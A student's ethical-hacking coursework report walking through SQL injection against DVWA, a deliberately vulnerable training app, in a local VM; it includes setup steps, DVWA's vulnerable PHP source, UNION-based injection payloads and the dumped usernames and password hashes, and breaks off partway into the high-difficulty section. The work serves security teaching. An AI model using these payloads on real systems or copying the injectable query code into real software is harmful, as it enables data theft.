

**School on Information, Computer and Communications Technology
Sirindhorn International Institute of Technology
Thammasat University**

DES487 Ethical Hacking (Section 1)
Assessment 3

Exploit a Vulnerability in an Intentionally Vulnerable Target
DVWA SQL Injection

Presented by
Jakrapat Wongpradu 6522771045

Lecturer: Dr. Matthew Gaber

Digital Engineering (DE) Curriculum
Semester 2 Academic Year 2026

1. Introduction

SQL Injection remains one of the most common and dangerous web application vulnerabilities because it allows attackers to manipulate backend database queries through unsanitized user input. When user-supplied data is directly included in SQL statements without proper validation or parameterized queries, attackers may gain unauthorized access to sensitive information such as usernames, passwords, and administrative credentials. This vulnerability is consistently recognized as a major web security risk due to its potential to cause serious data breaches and full system compromise.

This project demonstrates the exploitation of SQL Injection vulnerabilities using Damn Vulnerable Web Application(Damn Vulnerable Web Application), an intentionally vulnerable web application designed for security training and penetration testing. The SQL Injection module was tested under both Medium and High security levels to compare how different security controls affect exploitability. The objective of this project is to identify the vulnerability, reproduce the attack, extract sensitive database information, and evaluate the security impact of successful exploitation.

All testing was conducted within a controlled local environment using Apache, MySQL, PHP, and a local DVWA installation to ensure compliance with ethical hacking principles and the assignment requirement of using isolated systems only. The project focuses on demonstrating practical exploitation, proof-of-concept evidence, and remediation strategies to reduce the risk of SQL Injection attacks in real-world web applications.

2. Vulnerability Description

SQL Injection is a web application vulnerability that occurs when user input is improperly handled and directly included in SQL queries without sufficient validation or sanitization. This allows an attacker to manipulate the structure of a database query by inserting malicious SQL statements into input fields or URL parameters. As a result, the application may execute unintended commands against the backend database.

In Damn Vulnerable Web Application, the SQL Injection vulnerability exists in the SQL Injection module where the application accepts user input through the id parameter and uses it to query user information from the database. If the application does not use prepared statements or parameterized queries, the attacker can modify the SQL logic by injecting special characters such as single quotes ('), comments (--), and UNION statements.

For example, instead of sending a normal value such as id=1, an attacker can submit a payload like:

```
“1' UNION SELECT user, password FROM users -- -”
```

This forces the application to return usernames and password hashes stored in the users table. This demonstrates unauthorized access to sensitive information without proper authentication.

The root cause of this vulnerability is insecure coding practices, particularly the failure to separate user input from SQL commands. Additional contributing factors include poor error handling, excessive database privileges, and the absence of secure input validation.

SQL Injection is considered highly dangerous because it can lead to data leakage, authentication bypass, privilege escalation, and in some cases full database or server compromise. For this reason, it remains one of the most critical risks in web application security and is commonly included in the OWASP Top 10 security risks.

3. Lab Environment Setup


This project was tested in a safe local lab environment using Damn Vulnerable Web Application as the target application. DVWA was hosted on a local Apache server with PHP and MySQL running as the backend database. All testing was done on a private machine and not on any public system to follow ethical hacking rules. A web browser and Burp Suite were used to test the SQL Injection vulnerability and observe how the application responded under Medium and High security levels.

This experiment was performed inside Oracle Virtual Box to make sure that the experiment was contained in a safe space and would not affect production or personal systems. The virtual machine operating system of choice is Kali Linux since this operating system comes with multiple tools that can and will be used.

The SQL injection was performed on a DVWA webserver with a MySQL database imported from github provided by digininja. The DVWA was hosted locally on a safe virtual machine to ensure the containment using Apache2 and MySQL server. Burpsuite was used in this experiment to easily intercept the request making it easy to modify the payload.

4. Steps to Reproduce

This section explains the process used to identify and exploit the SQL Injection vulnerability in Damn Vulnerable Web Application. The testing was performed manually to show how an attacker could interact with the vulnerable input and extract sensitive information from the database. The steps include configuring the security level, testing the vulnerable parameter, using SQL payloads, and comparing the results between Medium and High security settings.



```
(root@danjka)-[~]
# cd /var/www/html/

(root@danjka)-[/var/www/html]
# ls
DVWA  index.html  index.nginx-debian.html

(root@danjka)-[/var/www/html]
# cd DVWA

(root@danjka)-[/var/www/html/DVWA]
# ls
about.php  COPYING.txt  dvwa  index.php  phpinfo.php  README.fa.md  README.ko.md  README.ru.md  README.zh.md  security.txt
CHANGELOG.md  database  external  instructions.php  php.ini  README.fr.md  README.md  README.tr.md  robots.txt  setup.php
compose.yml  Dockerfile  favicon.ico  login.php  README.ar.md  README.id.md  README.pl.md  README.uk.md  SECURITY.md  tests
config  docs  hackable  logout.php  README.es.md  README.it.md  README.pt.md  README.vi.md  security.php  vulnerabilities

(root@danjka)-[/var/www/html/DVWA]
# cd config

(root@danjka)-[/var/www/html/DVWA/config]
# ls
config.inc.php  config.inc.php.bak  config.inc.php.dist

(root@danjka)-[/var/www/html/DVWA/config]
```

Figure 1

Firstly, the github repository was cloned into the virtual machine using “git clone <https://github.com/digininja/DVWA.git>”. The folder will appear in the directory “/var/www/html/DVWA”. To configure the settings, navigating to a config file named “config.inc.php.dist” was essential to make a copy of the file using the “cp” command (Figure 1).

```
root@danjpk: /var/www/html/DVWA/config
Session Actions Edit View Help
GNU nano 8.6 config.inc.php
<?php
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PgSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA['db_user'] = getenv('DB_USER') ?: 'DES487';
$_DVWA['db_password'] = getenv('DB_PASSWORD') ?: 'Password123';
$_DVWA['db_port'] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$_DVWA['disable_authentication'] = getenv('DISABLE_AUTHENTICATION') ?: false;

define('MYSQL', 'mysql');
define('SQLITE', 'sqlite');

# SQLi DB Backend
# Use this to switch the backend database used in the SQLi and Blind SQLi labs.
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: 'MYSQL';
#$_DVWA['SQLI_DB'] = 'SQLITE';
#$_DVWA['SQLITE_DB'] = 'sqli.db';

?>
```

Figure 2

The “config.inc.php” can be accessed and edited using nano by issuing “nano config.inc.php”. The database user and password then changed to “DES487” and “Password123” respectively as shown in figure 2.

```
(root@danjpk) - [ /var/www/html/DVWA/config ]
# sudo systemctl status mysql
● mariadb.service - MariaDB 11.8.6 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: active (running) since Mon 2026-04-20 03:47:27 +07; 6s ago
  Invocation: 7825dadd94c6456f8460251e12ccdfc
     Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/systemd/
   Process: 230216 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= || VAR=/usr/bin/galera_recovery; [ $? -eq 0 ] && echo _WSRE
   Process: 230301 ExecStartPost=/bin/rm -f /run/mysqld/wsrep-start-position /run/mysqld/wsrep-new-cluster (code=exited, status=0/SUCCESS)
   Process: 230303 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
  Main PID: 230272 (mariadb)
    Status: "Taking your SQL requests now..."
     Tasks: 14 (limit: 21929)
    Memory: 144.3M (peak: 148.9M)
       CPU: 1.374s
    CGroup: /system.slice/mariadb.service
            └─230272 /usr/sbin/mariadb

Apr 20 03:47:26 danjpk mariadb[230272]: 2026-04-20 3:47:26 0 [Note] InnoDB: Buffer pool(s) load completed at 260420 3:47:26
Apr 20 03:47:27 danjpk mariadb[230272]: 2026-04-20 3:47:27 0 [Note] Server socket created on IP: '127.0.0.1', port: '3306'.
Apr 20 03:47:27 danjpk mariadb[230272]: 2026-04-20 3:47:27 0 [Note] mariadb: Event Scheduler: Loaded 0 events
Apr 20 03:47:27 danjpk mariadb[230272]: 2026-04-20 3:47:27 0 [Note] /usr/sbin/mariadb: ready for connections.
Apr 20 03:47:27 danjpk mariadb[230272]: Version: '11.8.6-MariaDB-5 from Debian' socket: '/run/mysqld/mysqld.sock' port: 3306 -- Please help get to
Apr 20 03:47:27 danjpk systemd[1]: Started mariadb.service - MariaDB 11.8.6 database server.
Apr 20 03:47:27 danjpk /etc/mysql/debian-start[230305]: Upgrading MariaDB tables if necessary.
Apr 20 03:47:27 danjpk /etc/mysql/debian-start[230317]: Checking for insecure root accounts.
Apr 20 03:47:27 danjpk /etc/mysql/debian-start[230321]: Triggering myisam-recover for all MyISAM tables and aria-recover for all Aria tables
Apr 20 03:47:27 danjpk mariadb[230272]: 2026-04-20 3:47:27 0 [Note] InnoDB: Memory pressure event disregarded; innodb_buffer_pool_size=128m, innodb_b
lines 1-27/27 (END)
```

Figure 3

After the database configuration is finished, MySQL database server can be run by using “systemctl start mysql”. After the command line was executed, double check on database server status can be checked by using “systemctl status mysql” as shown in figure 3.

```
(root@danjpk) - [ /var/www/html/DVWA/config ]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2026-04-20 03:49:33 +07; 5s ago
  Invocation: 5434d51052d449cea36413c38a203acf
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 231419 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 231422 (apache2)
     Tasks: 6 (limit: 3322)
    Memory: 15.4M (peak: 15.6M)
       CPU: 61ms
    CGroup: /system.slice/apache2.service
            └─231422 /usr/sbin/apache2 -k start
              └─231425 /usr/sbin/apache2 -k start
                └─231426 /usr/sbin/apache2 -k start
                  └─231427 /usr/sbin/apache2 -k start
                    └─231428 /usr/sbin/apache2 -k start
                      └─231429 /usr/sbin/apache2 -k start

Apr 20 03:49:33 danjpk systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Apr 20 03:49:33 danjpk apachectl[231421]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set>
Apr 20 03:49:33 danjpk systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Figure 4

After MySQL database was configured and ran, we can now start the Apache2 webserver by issuing “systemctl start apache2” and the status can be checked by using “systemctl status apache2”. The php config file will be created in the directory “/etc/php/8.4/apache2”.

```
root@danjip: /etc/php/8.4/apache2
Session Actions Edit View Help
GNU nano 8.6 php.ini
;cgi.rfc2616_headers = 0

; cgi.check_shebang_line controls whether CGI PHP checks for line starting with #
; (shebang) at the top of the running script. This line might be needed if the
; script support running both as stand-alone script and via PHP CGI<. PHP in CGI
; mode skips this line and ignores its content if this directive is turned on.
; https://php.net/cgi.check-shebang-line
;cgi.check_shebang_line=1

;
; File Uploads
;
; Whether to allow HTTP file uploads.
; https://php.net/file-uploads
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;
; Fopen wrappers
;
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john.doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
; https://php.net/auto-detect-line-endings
auto_detect_line_endings = Off

;
; Dynamic Extensions
;
; If you wish to have an extension loaded automatically, use the following
; syntax:
```

Figure5

The php config file needs to be adjusted allowing the url to be accessed by the web browser. The config file can be accessed and altered by using nano tool. The config file has to be set as shown in figure 5. “allow_url_fopen” and “allow_url_include” have to be set as “On”. After that, the DVWA website will be ready to access via web browser using “http://127.0.0.1/DVWA” url as shown in figure 6.




Figure 6

5. Proof of Concept Exploit

After accessing the Damn Vulnerable Web Application through a web browser and creating the database, SQL injection module of DVWA web application was assessed for common structure and architecture. The module architecture was built using a simple html/css front end with PHP backend language. The module provides hint and source code which is a perfect fit to analyse the vulnerability thoroughly. This proof of concept exploit section will divide into 2 parts which are Medium and Hard Difficulty.

5.1) Medium Difficulty

Firstly on medium difficulty, the module comes with two simple elements which are the drop down menu and a submit button as shown in figure 7.




Figure 7

Figure 7 shows that the web application receives an input as ID number and will display the user's name and surname as the output.

The source code (figure 8) handles the user input for the module in Damn Vulnerable Web Application. When a user submits an id, the application takes that value and uses it to search for matching user information in the database. The query is built as:

```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```

Although the input is passed through `mysqli_real_escape_string()`, the value is still placed directly into the SQL statement instead of using prepared statements. This creates a SQL Injection vulnerability because an attacker can modify the query by inserting malicious SQL code. As a result, sensitive data such as usernames and password hashes can be accessed without proper authorization.


```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id =
$id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die(
'<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}
</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id =
$id;";

            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
                }
            } else {
                echo "Error in fetch " . $sqlite_db->lastErrorMsg();
            }
            break;
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest
of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"])
: (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>'
);
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>

```

Figure 8




Figure 9

After assessing the source code, we use burpsuite to intercept the submission before sending making it easy to modify the request. Figure 9 shows that the request was sent using a method similar to the url endpoint as “id=3&Submit=Submit”.

With the information collected, we can form a payload to bypass the condition function in the PHP backend code as follows:

1 or 1=1 UNION SELECT user, password FROM users#




Figure 10

The payload was injected into the backend by editing the input in the browser's developer inspection tools as shown in figure 10. The payload was passed in to backend PHP code without checking results in PHP code working unintendedly. Combining the payload with source code, the query in the backend logic become as follows (figure 11):

```
SELECT first_name, last_name FROM users
WHERE user_id = 1 or 1=1
UNION SELECT user, password FROM users#;
```

Figure 11

The query seems normal but had a follow up query “UNION SELECT user, password FROM users#;”. The follow up query union selecting user and password from users table results in data breach displaying username and hashed password as shown in figure 12.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Figure 12

5.2) High Difficulty

Moving on to the high difficulty, the inputs are slightly different from the medium. Instead of receiving input directly, the web application redirects users to separate endpoint specifically created for input handling.




Figure 13

The source code (figure 14) from the module in Damn Vulnerable Web Application. Unlike Medium mode, the input is taken from a session variable (\$_SESSION['id']) instead of directly from the user, which makes SQL Injection harder. The query used is:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;
```

The LIMIT 1 only shows one result, and error messages are hidden, so attackers cannot easily see SQL errors. The input is still placed directly into the query without using prepared statements, so the vulnerability still exists, but it is harder to exploit than Medium mode.

```

<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

